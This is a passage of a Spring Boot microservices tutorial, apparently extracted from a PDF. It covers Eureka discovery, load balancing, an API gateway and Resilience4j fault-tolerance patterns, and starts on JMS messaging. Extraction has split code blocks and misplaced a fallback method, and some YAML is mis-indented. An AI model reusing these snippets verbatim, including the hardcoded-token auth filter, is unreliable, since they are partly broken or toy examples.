</dependencies>

<dependencyManagement>
    <dependencies>
        <dependency>
            <groupId>org.springframework.cloud</groupId>
            <artifactId>spring-cloud-dependencies</artifactId>
            <version>2022.0.0</version>
            <type>pom</type>
            <scope>import</scope>
        </dependency>
    </dependencies>
</dependencyManagement>
```

### EurekaServerApplication.java:

```
package com.example.eurekaserver;

import org.springframework.boot.SpringApplication;
import org.springframework.boot.autoconfigure.SpringBootApplication;
import org.springframework.cloud.netflix.eureka.server.EnableEurekaServer;

@SpringBootApplication
@EnableEurekaServer // This annotation enables Eureka Server
```

```
public class EurekaServerApplication {  
    public static void main(String[] args) {  
        SpringApplication.run(EurekaServerApplication.class, args);  
    }  
}
```

### application.properties:

```
spring.application.name=eureka-server  
server.port=8761  
  
# Don't register the Eureka server itself as a client  
eureka.client.register-with-eureka=false  
eureka.client.fetch-registry=false
```

### Explanation:

- **@EnableEurekaServer:** Turns this application into a Eureka Server
- **eureka.client.register-with-eureka=false:** Prevents the server from trying to register with itself
- **server.port=8761:** Standard port for Eureka Server

### Access the Eureka Dashboard:

Navigate to <http://localhost:8761> to see all registered services.

---

## Step 2: Register Services with Eureka

### Product Service as Eureka Client:

#### pom.xml (add dependency):

```
<dependency>  
    <groupId>org.springframework.cloud</groupId>  
    <artifactId>spring-cloud-starter-netflix-eureka-client</artifactId>  
</dependency>
```

#### ProductServiceApplication.java:

```
package com.example.product;  
  
import org.springframework.boot.SpringApplication;  
import org.springframework.boot.autoconfigure.SpringBootApplication;  
import org.springframework.cloud.client.discovery.EnableDiscoveryClient;  
  
@SpringBootApplication  
@EnableDiscoveryClient // Register with Eureka  
public class ProductServiceApplication {  
    public static void main(String[] args) {
```

```
        SpringApplication.run(ProductServiceApplication.class, args);
    }
}
```

### application.properties:

```
spring.application.name=product-service
server.port=8081

# Eureka configuration
eureka.client.service-url.defaultZone=http://localhost:8761/eureka/
eureka.instance.prefer-ip-address=true
```

### Explanation:

- **@EnableDiscoveryClient:** Enables registration with Eureka
- **eureka.client.service-url.defaultZone:** URL of the Eureka Server
- **eureka.instance.prefer-ip-address:** Use IP address instead of hostname

### Order Service as Eureka Client:

Similar configuration for Order Service:

### OrderServiceApplication.java:

```
@SpringBootApplication
@EnableDiscoveryClient
public class OrderServiceApplication {
    public static void main(String[] args) {
        SpringApplication.run(OrderServiceApplication.class, args);
    }
}
```

### application.properties:

```
spring.application.name=order-service
server.port=8082

eureka.client.service-url.defaultZone=http://localhost:8761/eureka/
eureka.instance.prefer-ip-address=true
```

## Step 3: Use Service Discovery in Order Service

Instead of hardcoding URLs, use the service name:

### OrderService.java (with Service Discovery):

```

package com.example.order.service;

import org.springframework.cloud.client.ServiceInstance;
import org.springframework.cloud.client.discovery.DiscoveryClient;
import org.springframework.stereotype.Service;
import org.springframework.web.client.RestTemplate;

import java.util.List;

@Service
public class OrderService {

    private final DiscoveryClient discoveryClient;
    private final RestTemplate restTemplate;

    public OrderService(DiscoveryClient discoveryClient, RestTemplate restTemplate) {
        this.discoveryClient = discoveryClient;
        this.restTemplate = restTemplate;
    }

    public String createOrder(OrderDTO orderDTO) {
        // Get instances of product-service from Eureka
        List<ServiceInstance> instances = discoveryClient.getInstances("product-service");

        if (instances.isEmpty()) {
            return "Product service not available";
        }

        // Get the first instance
        ServiceInstance instance = instances.get(0);
        String url = instance.getUri() + "/api/products/" +
orderDTO.getProductId();

        // Call the service
        ProductResponse product = restTemplate.getForObject(url,
ProductResponse.class);

        if (product != null && product.getStock() >= orderDTO.getQuantity()) {
            return "Order created successfully";
        } else {
            return "Insufficient stock";
        }
    }
}

```

### Explanation:


- **DiscoveryClient:** Provides access to Eureka registry
- **getInstances("product-service"):** Gets all running instances of product-service
- **instance.getUri():** Gets the actual URL of the service instance

## Client-Side Load Balancing (Spring Cloud LoadBalancer)

When you have multiple instances of a service, you need to distribute requests among them. **Spring Cloud LoadBalancer** provides client-side load balancing.

### What is Client-Side Load Balancing?

Instead of a central load balancer (like Nginx), each service instance decides which target instance to call.



### Setting Up Load Balancing:

#### Step 1: Add Dependency

```
<dependency>
    <groupId>org.springframework.cloud</groupId>
    <artifactId>spring-cloud-starter-loadbalancer</artifactId>
</dependency>
```

#### Step 2: Configure RestTemplate with Load Balancing

##### AppConfig.java:

```
package com.example.order.config;

import org.springframework.cloud.client.loadbalancer.LoadBalanced;
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;
import org.springframework.web.client.RestTemplate;

@Configuration
public class AppConfig {

    @Bean
    @LoadBalanced // Enable load balancing
    public RestTemplate restTemplate() {
        return new RestTemplate();
    }
}
```

#### Step 3: Use Service Name Instead of URL

##### OrderService.java:

```

@Service
public class OrderService {

    @Autowired
    private RestTemplate restTemplate;

    public String createOrder(OrderDTO orderDTO) {
        // Use service name instead of hardcoded URL
        String url = "http://product-service/api/products/" +
orderDTO.getProductId();

        ProductResponse product = restTemplate.getForObject(url,
ProductResponse.class);

        if (product != null && product.getStock() >= orderDTO.getQuantity()) {
            return "Order created successfully";
        } else {
            return "Insufficient stock";
        }
    }
}

```

### Explanation:

- **@LoadBalanced:** Intercepts RestTemplate calls and adds load balancing
- **http://product-service:** Uses the service name; LoadBalancer resolves it to an actual instance
- Automatically distributes requests across available instances using round-robin algorithm

### Testing Load Balancing:

1. Start Eureka Server on port 8761
2. Start Product Service on port 8081
3. Start another Product Service instance on port 8083 (change port in run configuration)
4. Start Order Service
5. Make multiple requests to Order Service—they'll be distributed across Product Service instances

## API Gateway Pattern (Spring Cloud Gateway)

An **API Gateway** is a single entry point for all client requests. It routes requests to appropriate microservices.

### Why Use an API Gateway?

#### Without API Gateway:

```

Mobile App → Product Service (http://product-service:8081)
Web App → Order Service (http://order-service:8082)

```

### Problems:

- Clients need to know URLs of all services
- Cross-cutting concerns (auth, logging) are duplicated
- Direct exposure of internal services

### With API Gateway:

```
Clients → API Gateway (http://gateway:8080)
    └── /products → Product Service
    └── /orders → Order Service
    └── /users → User Service
```

### Benefits:

- Single entry point for clients
- Centralized authentication and authorization
- Request routing and composition
- Rate limiting and throttling
- Logging and monitoring

### Setting Up Spring Cloud Gateway:

#### Step 1: Create Gateway Project

##### pom.xml:

```
<dependencies>
    <dependency>
        <groupId>org.springframework.cloud</groupId>
        <artifactId>spring-cloud-starter-gateway</artifactId>
    </dependency>
    <dependency>
        <groupId>org.springframework.cloud</groupId>
        <artifactId>spring-cloud-starter-netflix-eureka-client</artifactId>
    </dependency>
</dependencies>
```

##### GatewayApplication.java:

```
package com.example.gateway;

import org.springframework.boot.SpringApplication;
import org.springframework.boot.autoconfigure.SpringBootApplication;
import org.springframework.cloud.client.discovery.EnableDiscoveryClient;

@SpringBootApplication
@EnableDiscoveryClient
public class GatewayApplication {
    public static void main(String[] args) {
        SpringApplication.run(GatewayApplication.class, args);
    }
}
```

```
}
```

## Step 2: Configure Routes

### application.yml:

```
spring:
  application:
    name: api-gateway
  cloud:
    gateway:
      routes:
        - id: product-service
          uri: lb://product-service # lb = load balanced
          predicates:
            - Path=/products/**
          filters:
            - StripPrefix=0

        - id: order-service
          uri: lb://order-service
          predicates:
            - Path=/orders/**
          filters:
            - StripPrefix=0

  server:
    port: 8080

eureka:
  client:
    service-url:
      defaultZone: http://localhost:8761/eureka/
```

### Explanation:

- **routes:** Defines routing rules
- **id:** Unique identifier for the route
- **uri:** Destination (lb:// means load balanced through Eureka)
- **predicates:** Conditions for routing (Path matches request URL)
- **filters:** Transformations applied to requests/responses
- **StripPrefix:** Removes path segments before forwarding

### How It Works:

```
Client Request: http://localhost:8080/products/123
Gateway sees /products/** → Routes to product-service
Product Service receives: http://product-service:8081/products/123
```

### Step 3: Add Authentication Filter (Example)

AuthenticationFilter.java:

```
package com.example.gateway.filter;

import org.springframework.cloud.gateway.filter.GatewayFilter;
import org.springframework.cloud.gateway.filter.factory.AbstractGatewayFilterFactory;
import org.springframework.http.HttpStatus;
import org.springframework.stereotype.Component;

@Component
public class AuthenticationFilter extends AbstractGatewayFilterFactory<AuthenticationFilter.Config> {

    public AuthenticationFilter() {
        super(Config.class);
    }

    @Override
    public GatewayFilter apply(Config config) {
        return (exchange, chain) -> {
            // Get authorization header
            String authHeader =
exchange.getRequest().getHeaders().getFirst("Authorization");

            if (authHeader == null || !authHeader.startsWith("Bearer ")) {
                exchange.getResponse().setStatus(HttpStatus.UNAUTHORIZED);
                return exchange.getResponse().setComplete();
            }

            // Validate token (simplified)
            String token = authHeader.substring(7);
            if (!isValidToken(token)) {
                exchange.getResponse().setStatus(HttpStatus.UNAUTHORIZED);
                return exchange.getResponse().setComplete();
            }

            // Continue with request
            return chain.filter(exchange);
        };
    }

    private boolean isValidToken(String token) {
        // Token validation logic
        return "valid-token".equals(token);
    }

    public static class Config {
        // Configuration properties
    }
}
```

## Update application.yml to use filter:

```
spring:
  cloud:
    gateway:
      routes:
        - id: order-service
          uri: lb://order-service
          predicates:
            - Path=/orders/**
          filters:
            - AuthenticationFilter
```

## Complete Flow:

1. **Client** makes request to <http://gateway:8080/products/1>
2. **Gateway** checks Eureka for product-service instances
3. **LoadBalancer** selects an instance
4. **Gateway** forwards request to selected instance
5. **Product Service** processes and returns response
6. **Gateway** returns response to client

## Summary:

- **Multiple Services:** Each microservice is an independent Spring Boot app
- **RestTemplate:** Traditional synchronous communication
- **WebClient:** Modern reactive communication
- **Eureka:** Service registry for discovery
- **LoadBalancer:** Distributes requests across instances
- **API Gateway:** Single entry point with routing, security, and monitoring

## Module 5.3: Resilience & Fault Tolerance (3 hours)

In a distributed microservices architecture, failures are inevitable. Networks can fail, services can crash, or become slow. **Resilience patterns** help your application handle these failures gracefully.

### Why Resilience Matters

Imagine this scenario:

```
Order Service → Payment Service → Bank API
```

If the Bank API is slow (takes 30 seconds to respond), and you have 100 concurrent users:

- All requests wait for 30 seconds
- Order Service threads are blocked

- New requests pile up
- Eventually, Order Service crashes

**Solution:** Implement resilience patterns to prevent cascading failures.

---

## Circuit Breaker Pattern

A **Circuit Breaker** prevents an application from repeatedly trying to execute an operation that's likely to fail. It works like an electrical circuit breaker in your home.

### How It Works:

The Circuit Breaker has three states:

#### 1. CLOSED (Normal Operation)

- Requests pass through normally
- If failures exceed a threshold, open the circuit

#### 2. OPEN (Failure Detected)


- Requests immediately fail without calling the service
- After a timeout period, transition to HALF\_OPEN

#### 3. HALF\_OPEN (Testing)

- Allow a limited number of requests through
- If they succeed, close the circuit (back to normal)
- If they fail, reopen the circuit

### Analogy:

Think of it like a fuse box. When there's an electrical surge (service failures), the breaker trips (OPEN) to protect your home (application). After things cool down, you can test by flipping the switch (HALF\_OPEN). If power is stable, you leave it on (CLOSED).



---

## Implementing Circuit Breaker with Resilience4j

**Resilience4j** is a lightweight fault tolerance library designed for Java 8 and functional programming. It's the modern replacement for Netflix Hystrix (which is now in maintenance mode).

### Step 1: Add Dependencies

#### pom.xml:

```
<dependencies>
    <!-- Resilience4j with Spring Boot -->
```

```

<dependency>
    <groupId>org.springframework.cloud</groupId>
    <artifactId>spring-cloud-starter-circuitbreaker-resilience4j</artifactId>
</dependency>

<!-- AOP support -->
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-aop</artifactId>
</dependency>

<!-- Actuator for monitoring -->
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-actuator</artifactId>
</dependency>
</dependencies>

```

## Step 2: Configure Circuit Breaker

### application.yml:

```

resilience4j:
  circuitbreaker:
    instances:
      paymentService:
        register-health-indicator: true
        sliding-window-size: 10 # Number of calls to track
        minimum-number-of-calls: 5 # Min calls before calculating failure rate
        failure-rate-threshold: 50 # Open circuit if 50% of calls fail
        wait-duration-in-open-state: 10s # Wait 10 seconds before HALF_OPEN
        permitted-number-of-calls-in-half-open-state: 3 # Test with 3 calls
        automatic-transition-from-open-to-half-open-enabled: true

  management:
    endpoints:
      web:
        exposure:
          include: health
  health:
    circuitbreakers:
      enabled: true

```

### Explanation:

- **sliding-window-size:** Tracks last 10 calls
- **minimum-number-of-calls:** Needs at least 5 calls before evaluating
- **failure-rate-threshold:** Opens circuit if 50% fail
- **wait-duration-in-open-state:** How long to stay OPEN
- **permitted-number-of-calls-in-half-open-state:** Number of test calls in HALF\_OPEN state

### Step 3: Apply Circuit Breaker to Service

PaymentService.java:

```
package com.example.order.service;

import io.github.resilience4j.circuitbreaker.annotation.CircuitBreaker;
import org.springframework.stereotype.Service;
import org.springframework.web.client.RestTemplate;

@Service
public class PaymentService {

    private final RestTemplate restTemplate;

    public PaymentService(RestTemplate restTemplate) {
        this.restTemplate = restTemplate;
    }

    @CircuitBreaker(name = "paymentService", fallbackMethod = "paymentFallback")
    public String processPayment(Double amount) {
        // Call external payment service
        String url = "http://payment-service/api/payment/process";

        PaymentRequest request = new PaymentRequest(amount);
        PaymentResponse response = restTemplate.postForObject(url, request,
        PaymentResponse.class);

        return "Payment processed: " + response.getTransactionId();
    }

    // Fallback method - same parameters + Throwable
    private String paymentFallback(Double amount, Throwable throwable) {
        return "Payment service is currently unavailable. Please try again later.
Amount: " + amount;
    }
}
```

Explanation:

- **@CircuitBreaker:** Applies circuit breaker pattern
- **name:** References the configuration in application.yml
- **fallbackMethod:** Called when circuit is OPEN or service fails
- **Fallback signature:** Must match original method + Throwable parameter

### Step 4: Test Circuit Breaker

Scenario 1: All Requests Succeed (CLOSED)

```
for (int i = 0; i < 10; i++) {
    String result = paymentService.processPayment(100.0);
```

```
        System.out.println(result); // All succeed
    }
```

Circuit remains CLOSED.

### Scenario 2: Failures Exceed Threshold (OPENS)

```
// Simulate payment service being down
// After 5 failures out of 10 calls (50%), circuit OPENS
for (int i = 0; i < 10; i++) {
    try {
        String result = paymentService.processPayment(100.0);
        System.out.println(result);
    } catch (Exception e) {
        System.out.println("Request failed");
    }
}

// Subsequent requests immediately return fallback without calling service
String result = paymentService.processPayment(100.0);
System.out.println(result); // Returns: "Payment service is currently
unavailable..."
```

### Monitoring Circuit Breaker State:

Access health endpoint:

```
GET http://localhost:8080/actuator/health
```

Response:

```
{
  "status": "UP",
  "components": {
    "circuitBreakers": {
      "status": "UP",
      "details": {
        "paymentService": {
          "status": "OPEN",
          "failureRate": "60.0%",
          "slowCallRate": "0.0%"
        }
      }
    }
  }
}
```

## Retry Mechanisms

**Retry** automatically retries a failed operation before giving up. Useful for transient failures (temporary network issues, service startup delays).

### When to Use Retry:

- Temporary network glitches
- Database connection pool exhaustion
- Service temporarily overloaded

### When NOT to Use Retry:

- Validation errors (400 Bad Request)
- Authentication failures (401 Unauthorized)
- Resource not found (404 Not Found)

### Configuration:

#### application.yml:

```
resilience4j:  
  retry:  
    instances:  
      paymentService:  
        max-attempts: 3 # Try up to 3 times  
        wait-duration: 1s # Wait 1 second between retries  
        retry-exceptions: # Retry on these exceptions  
          - java.net.ConnectException  
          - org.springframework.web.client.ResourceAccessException  
        ignore-exceptions: # Don't retry on these  
          - java.lang.IllegalArgumentException
```

### Implementation:

#### PaymentService.java:

```
import io.github.resilience4j.retry.annotation.Retry;  
  
@Service  
public class PaymentService {  
  
    private int attemptCount = 0;  
  
    @Retry(name = "paymentService", fallbackMethod = "paymentFallback")  
    public String processPayment(Double amount) {  
        attemptCount++;  
        System.out.println("Attempt " + attemptCount + " to process payment");  
  
        // Simulate temporary failure  
        if (attemptCount < 3) {  
            throw new ResourceAccessException("Service temporarily unavailable");  
        }  
    }  
}
```

```

    }

    // Success on 3rd attempt
    attemptCount = 0;
    return "Payment processed successfully";
}

private String paymentFallback(Double amount, Throwable throwable) {
    return "Payment failed after retries: " + throwable.getMessage();
}
}

```

## Output:

```

Attempt 1 to process payment
Attempt 2 to process payment
Attempt 3 to process payment
Payment processed successfully

```

## Combining Circuit Breaker and Retry:

You can use both together, but be careful! If you retry many times before opening the circuit, it can delay failure detection.

**Best Practice:** Use Retry for quick recovery from transient failures, and Circuit Breaker for prolonged outages.

```

@CircuitBreaker(name = "paymentService", fallbackMethod = "paymentFallback")
@Retry(name = "paymentService")
public String processPayment(Double amount) {
    // Retry happens first, then circuit breaker evaluates
    return callExternalPaymentService(amount);
}

```

---

## Bulkhead Pattern

The **Bulkhead pattern** isolates resources to prevent one failing component from taking down the entire application. The name comes from ships: bulkheads are compartments that prevent water from flooding the entire ship if one section is breached.

### Analogy:

Imagine a restaurant with separate kitchens for pizza and sushi. If the pizza oven breaks, the sushi kitchen continues operating. Without bulkheads, a fire in one kitchen could spread and close the entire restaurant.

### In Microservices:

Limit the number of concurrent calls to a service, so if it becomes slow, it doesn't consume all available threads.

### Configuration:

## application.yml:

```
resilience4j:  
  bulkhead:  
    instances:  
      paymentService:  
        max-concurrent-calls: 10 # Max 10 concurrent calls  
        max-wait-duration: 100ms # Wait max 100ms for a slot
```

## Implementation:

### PaymentService.java:

```
import io.github.resilience4j.bulkhead.annotation.Bulkhead;  
  
@Service  
public class PaymentService {  
  
    @Bulkhead(name = "paymentService", fallbackMethod = "paymentFallback", type =  
    Bulkhead.Type.SEMAPHORE)  
    public String processPayment(Double amount) {  
        // Only 10 concurrent calls allowed  
        return callExternalPaymentService(amount);  
    }  
  
    private String paymentFallback(Double amount, Throwable throwable) {  
        return "Service is busy. Please try again later.";  
    }  
}
```

## Types of Bulkhead:

### 1. SEMAPHORE (Default)

- Uses a semaphore to limit concurrent calls
- Lightweight, works in the same thread
- Good for most scenarios

### 2. THREADPOOL

- Uses a dedicated thread pool
- Isolates thread resources
- Better isolation but higher overhead

## ThreadPool Bulkhead Configuration:

```
resilience4j:  
  thread-pool-bulkhead:  
    instances:
```

```
paymentService:  
    max-thread-pool-size: 10  
    core-thread-pool-size: 5  
    queue-capacity: 20
```

```
@Bulkhead(name = "paymentService", type = Bulkhead.Type.THREADPOOL)  
public CompletableFuture<String> processPaymentAsync(Double amount) {  
    return CompletableFuture.supplyAsync(() ->  
callExternalPaymentService(amount));  
}
```

## Timeout Configuration

**Timeouts** prevent waiting indefinitely for a slow or unresponsive service.

### Why Timeouts Matter:

Without timeouts, a slow service can block threads indefinitely, leading to thread pool exhaustion and application crashes.

### Configuration:

#### application.yml:

```
resilience4j:  
  timelimiter:  
    instances:  
      paymentService:  
        timeout-duration: 3s # Fail if response takes more than 3 seconds
```

### Implementation:

#### PaymentService.java:

```
import io.github.resilience4j.timelimiter.annotation.TimeLimiter;  
import java.util.concurrent.CompletableFuture;  
  
@Service  
public class PaymentService {  
  
    @TimeLimiter(name = "paymentService", fallbackMethod = "paymentFallback")  
    public CompletableFuture<String> processPayment(Double amount) {  
        return CompletableFuture.supplyAsync(() -> {  
            // Simulate slow service  
            try {  
                Thread.sleep(5000); // 5 seconds  
            } catch (InterruptedException e) {  
                Thread.currentThread().interrupt();  
            }  
        });  
    }  
}  
// Fallback method  
private String paymentFallback() {  
    return "Payment failed due to timeout";  
}
```

```

        }
        return "Payment processed";
    });
}

private CompletableFuture<String> paymentFallback(Double amount, Throwable throwable) {
    return CompletableFuture.completedFuture("Payment service timeout");
}

```

**Note:** TimeLimiter works with CompletableFuture for asynchronous operations.

### RestTemplate Timeout Configuration:

```

@Configuration
public class RestTemplateConfig {

    @Bean
    public RestTemplate restTemplate() {
        SimpleClientHttpRequestFactory factory = new
SimpleClientHttpRequestFactory();
        factory.setConnectTimeout(3000); // 3 seconds to establish connection
        factory.setReadTimeout(3000); // 3 seconds to read response
        return new RestTemplate(factory);
    }
}

```

## Fallback Methods

**Fallback methods** provide alternative responses when the primary operation fails. They're your "Plan B."

### Best Practices for Fallbacks:

#### 1. Return Cached Data

```

private String paymentFallback(Double amount, Throwable throwable) {
    // Return last successful response from cache
    return cacheService.getLastSuccessfulPayment();
}

```

#### 2. Return Default Value

```

private List<Product> getProductsFallback(Throwable throwable) {
    // Return empty list instead of throwing exception
    return Collections.emptyList();
}

```

### 3. Return Degraded Response

```
private OrderDetails getOrderFallback(Long orderId, Throwable throwable) {  
    // Return partial data  
    OrderDetails details = new OrderDetails();  
    details.setOrderId(orderId);  
    details.setStatus("UNKNOWN");  
    details.setMessage("Full details temporarily unavailable");  
    return details;  
}
```

### 4. Queue for Later Processing

```
private String paymentFallback(Double amount, Throwable throwable) {  
    // Queue payment for later processing  
    paymentQueue.add(new PaymentRequest(amount));  
    return "Payment queued for processing";  
}
```

#### Fallback Signature Rules:

- Must have same return type as original method
- Must have same parameters as original method + Throwable
- Can have different exception parameter types for specific handling

#### Example with Specific Exception Handling:

```
@Service  
public class PaymentService {  
  
    @CircuitBreaker(name = "paymentService", fallbackMethod = "specificFallback")  
    public String processPayment(Double amount) {  
        return callExternalService(amount);  
    }  
  
    // Fallback for specific exception  
    private String specificFallback(Double amount, TimeoutException ex) {  
        return "Payment service timeout. Request queued.";  
    }  
  
    // Fallback for circuit breaker open  
    private String specificFallback(Double amount, CallNotPermittedException ex) {  
        return "Payment service is currently down. Try later.";  
    }  
  
    // Generic fallback for all other exceptions  
    private String specificFallback(Double amount, Throwable ex) {  
        return "Payment failed: " + ex.getMessage();  
    }  
}
```

```
}
```

Resilience4j tries fallback methods in order from most specific to least specific exception type.

## Complete Example: Combining All Patterns

### application.yml:

```
resilience4j:
  circuitbreaker:
    instances:
      paymentService:
        sliding-window-size: 10
        failure-rate-threshold: 50
        wait-duration-in-open-state: 10s

    retry:
      instances:
        paymentService:
          max-attempts: 3
          wait-duration: 500ms

    bulkhead:
      instances:
        paymentService:
          max-concurrent-calls: 10

    timelimiter:
      instances:
        paymentService:
          timeout-duration: 3s
```

### PaymentService.java:

```
@Service
public class PaymentService {

    private final RestTemplate restTemplate;

    public PaymentService(RestTemplate restTemplate) {
        this.restTemplate = restTemplate;
    }

    @CircuitBreaker(name = "paymentService", fallbackMethod = "paymentFallback")
    @Retry(name = "paymentService")
    @Bulkhead(name = "paymentService")
    @TimeLimiter(name = "paymentService")
    public CompletableFuture<String> processPayment(Double amount) {
        return CompletableFuture.supplyAsync(() -> {
```

```

        String url = "http://payment-service/api/payment/process";
        PaymentRequest request = new PaymentRequest(amount);
        PaymentResponse response = restTemplate.postForObject(url, request,
PaymentResponse.class);
        return "Payment successful: " + response.getTransactionId();
    });
}

private CompletableFuture<String> paymentFallback(Double amount, Throwable
throwable) {
    String message;

    if (throwable instanceof CallNotPermittedException) {
        message = "Payment service is currently unavailable (Circuit Open)";
    } else if (throwable instanceof TimeoutException) {
        message = "Payment service timeout";
    } else if (throwable instanceof BulkheadFullException) {
        message = "Too many concurrent payment requests";
    } else {
        message = "Payment processing failed: " + throwable.getMessage();
    }

    // Log for monitoring
    log.error("Payment fallback triggered for amount: {}, reason: {}", amount,
message);

    // Queue for later processing
    paymentQueue.add(new PaymentRequest(amount));

    return CompletableFuture.completedFuture(message + ". Request queued for
later processing.");
}
}

```

### Order of Execution:

1. **Bulkhead**: Checks if capacity is available
2. **TimeLimiter**: Starts timeout timer
3. **Retry**: Executes with retry logic
4. **CircuitBreaker**: Evaluates success/failure

If any pattern triggers its protection, the fallback method is called.

---

### Monitoring Resilience4j

#### Actuator Endpoints:

Enable metrics:

```

management:
  endpoints:
    web:

```

```

exposure:
  include: health, metrics, circuitbreakers, circuitbreakerevents
health:
  circuitbreakers:
    enabled: true
metrics:
  distribution:
    percentiles-histogram:
      resilience4j.circuitbreaker.calls: true

```

### Useful Endpoints:

- `/actuator/health` - Overall health including circuit breaker states
- `/actuator/metrics/resilience4j.circuitbreaker.calls` - Call metrics
- `/actuator/circuitbreakers` - All circuit breakers
- `/actuator/circuitbreakerevents` - Recent circuit breaker events

### Example Response:

```
{
  "circuitBreakers": {
    "paymentService": {
      "state": "CLOSED",
      "failureRate": "25.0%",
      "slowCallRate": "0.0%",
      "bufferedCalls": 10,
      "failedCalls": 2,
      "successfulCalls": 8,
      "notPermittedCalls": 0
    }
  }
}
```

### Best Practices:

1. **Start Simple:** Begin with Circuit Breaker and Fallback, add other patterns as needed
2. **Monitor Constantly:** Use actuator endpoints and monitoring tools
3. **Test Failure Scenarios:** Simulate service failures in testing
4. **Appropriate Timeouts:** Don't set timeouts too low (false positives) or too high (slow failure detection)
5. **Meaningful Fallbacks:** Provide user-friendly messages and alternatives
6. **Log Everything:** Log when patterns trigger for debugging and monitoring
7. **Gradual Rollout:** Test resilience patterns in staging before production

## Module 5.4: Messaging & Event-Driven Architecture (3 hours)

In traditional microservices, services communicate directly via HTTP (synchronous communication). But there's another powerful approach: **Event-Driven Architecture**, where services communicate through messages and events (asynchronous communication).

---

## Synchronous vs Asynchronous Communication

### Synchronous Communication (Request-Response)

In synchronous communication, the caller waits for a response before continuing.

#### Example:

```
Order Service → (HTTP Request) → Payment Service → (HTTP Response) → Order Service
```

The Order Service is **blocked** until Payment Service responds.

#### Characteristics:

- **Immediate Response:** Caller waits for the result
- **Tight Coupling:** Services must be available at the same time
- **Simple to Understand:** Straightforward request-response flow
- **Blocking:** Caller thread is blocked while waiting

#### Pros:

- Simple to implement and debug
- Immediate feedback
- Easy to trace requests

#### Cons:

- Cascading failures: If one service is down, the whole chain fails
- Performance bottlenecks: Slow services block callers
- Tight coupling: Services must know about each other

#### When to Use:

- Real-time data requirements
- Simple workflows
- Strong consistency needed

---

## Asynchronous Communication (Message-Based)

In asynchronous communication, the caller sends a message and continues immediately without waiting for a response.

#### Example:

```
Order Service → (Send Message) → Message Broker → (Deliver Message) → Payment Service
```

```
Order Service continues immediately...
```

The Order Service is **not blocked**—it continues processing while Payment Service handles the message independently.

### Characteristics:

- **No Waiting:** Caller doesn't wait for response
- **Loose Coupling:** Services don't need to be available simultaneously
- **Resilient:** Messages can be retried if delivery fails
- **Non-Blocking:** Caller thread is free immediately

### Pros:

- Better fault tolerance
- Improved performance (no blocking)
- Loose coupling between services
- Natural load balancing

### Cons:

- More complex to implement
- Eventual consistency (not immediate)
- Harder to debug and trace
- Requires message broker infrastructure

### When to Use:

- Long-running operations
- High throughput requirements
- When immediate response isn't critical
- Need for resilience and scalability

---

### Comparison Table:

Aspect	Synchronous	Asynchronous
<b>Response</b>	Immediate	Eventual
<b>Blocking</b>	Yes	No
<b>Coupling</b>	Tight	Loose
<b>Complexity</b>	Simple	More complex
<b>Fault Tolerance</b>	Lower	Higher
<b>Use Case</b>	Real-time queries	Background processing

### Example Scenario:

#### E-commerce Order Processing:

##### Synchronous Approach:

```

// Order Service
public String createOrder(OrderRequest request) {
    // 1. Validate order (waits)
    String validation = validationService.validate(request);

    // 2. Process payment (waits)
    String payment = paymentService.processPayment(request);

    // 3. Update inventory (waits)
    String inventory = inventoryService.updateStock(request);

    // 4. Send notification (waits)
    String notification = notificationService.sendEmail(request);

    return "Order created";
}

```

Total time = Sum of all service calls (e.g., 1s + 2s + 1s + 0.5s = 4.5 seconds)

### **Asynchronous Approach:**

```

// Order Service
public String createOrder(OrderRequest request) {
    // 1. Save order
    Order order = orderRepository.save(new Order(request));

    // 2. Publish event (doesn't wait for processing)
    eventPublisher.publishOrderCreatedEvent(order);

    return "Order created"; // Returns immediately
}

// Other services listen for OrderCreatedEvent and process independently
// Payment Service → Processes payment
// Inventory Service → Updates stock
// Notification Service → Sends email

// Total time for response = ~100ms (just saving order)
// Background processing happens independently

```

---

## **Spring Messaging**

Spring provides a unified API for messaging through **Spring Messaging**. It abstracts different messaging systems (JMS, RabbitMQ, Kafka) behind a common interface.

### **Core Concepts:**

#### **1. Message**

A message consists of:

- **Headers:** Metadata (message ID, timestamp, etc.)
- **Payload:** Actual data

## 2. Message Channel

A channel is a pipe through which messages flow. Think of it as a queue or topic.

## 3. Message Producer

A component that sends messages to a channel.

## 4. Message Consumer

A component that receives messages from a channel.

---

## Java Message Service (JMS)

**JMS** is a Java API for messaging. It's a standard that allows Java applications to create, send, receive, and read messages.

### JMS Components:

#### 1. JMS Provider

The messaging system implementation (e.g., ActiveMQ, IBM MQ).

#### 2. JMS Client

Java application that sends or receives messages.

#### 3. Messages

Data exchanged between applications.

#### 4. Destinations

Where messages are sent:

- **Queue:** Point-to-point (one consumer)
- **Topic:** Publish-subscribe (multiple consumers)

### Queue vs Topic:

#### Queue (Point-to-Point):

Producer → Queue → Consumer 1  
(only one consumer receives each message)

- Each message is consumed by **one** consumer
- Messages are removed after consumption
- Load balancing: Multiple consumers can compete for messages

**Use Case:** Processing orders, sending emails

#### Topic (Publish-Subscribe):

```
Producer → Topic → Consumer 1
    → Consumer 2
    → Consumer 3
    (all consumers receive each message)
```

- Each message is received by **all** subscribers
- Messages are broadcast to all consumers

**Use Case:** Notifications, event broadcasting

## Setting Up JMS with Spring Boot

### Step 1: Add Dependency

**pom.xml:**

```
<dependencies>
    <!-- Spring Boot JMS -->
    <dependency>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-activemq</artifactId>
    </dependency>

    <!-- ActiveMQ (embedded for development) -->
    <dependency>
        <groupId>org.apache.activemq</groupId>
        <artifactId>activemq-broker</artifactId>
    </dependency>
</dependencies>
```

### Step 2: Configuration

**application.properties:**

```
spring.activemq.broker-url=vm://embedded?broker.persistent=false
spring.jms.pub-sub-domain=false # false = Queue, true = Topic
```

### Step 3: Create Message Producer

**OrderMessage.java (Payload):**

```
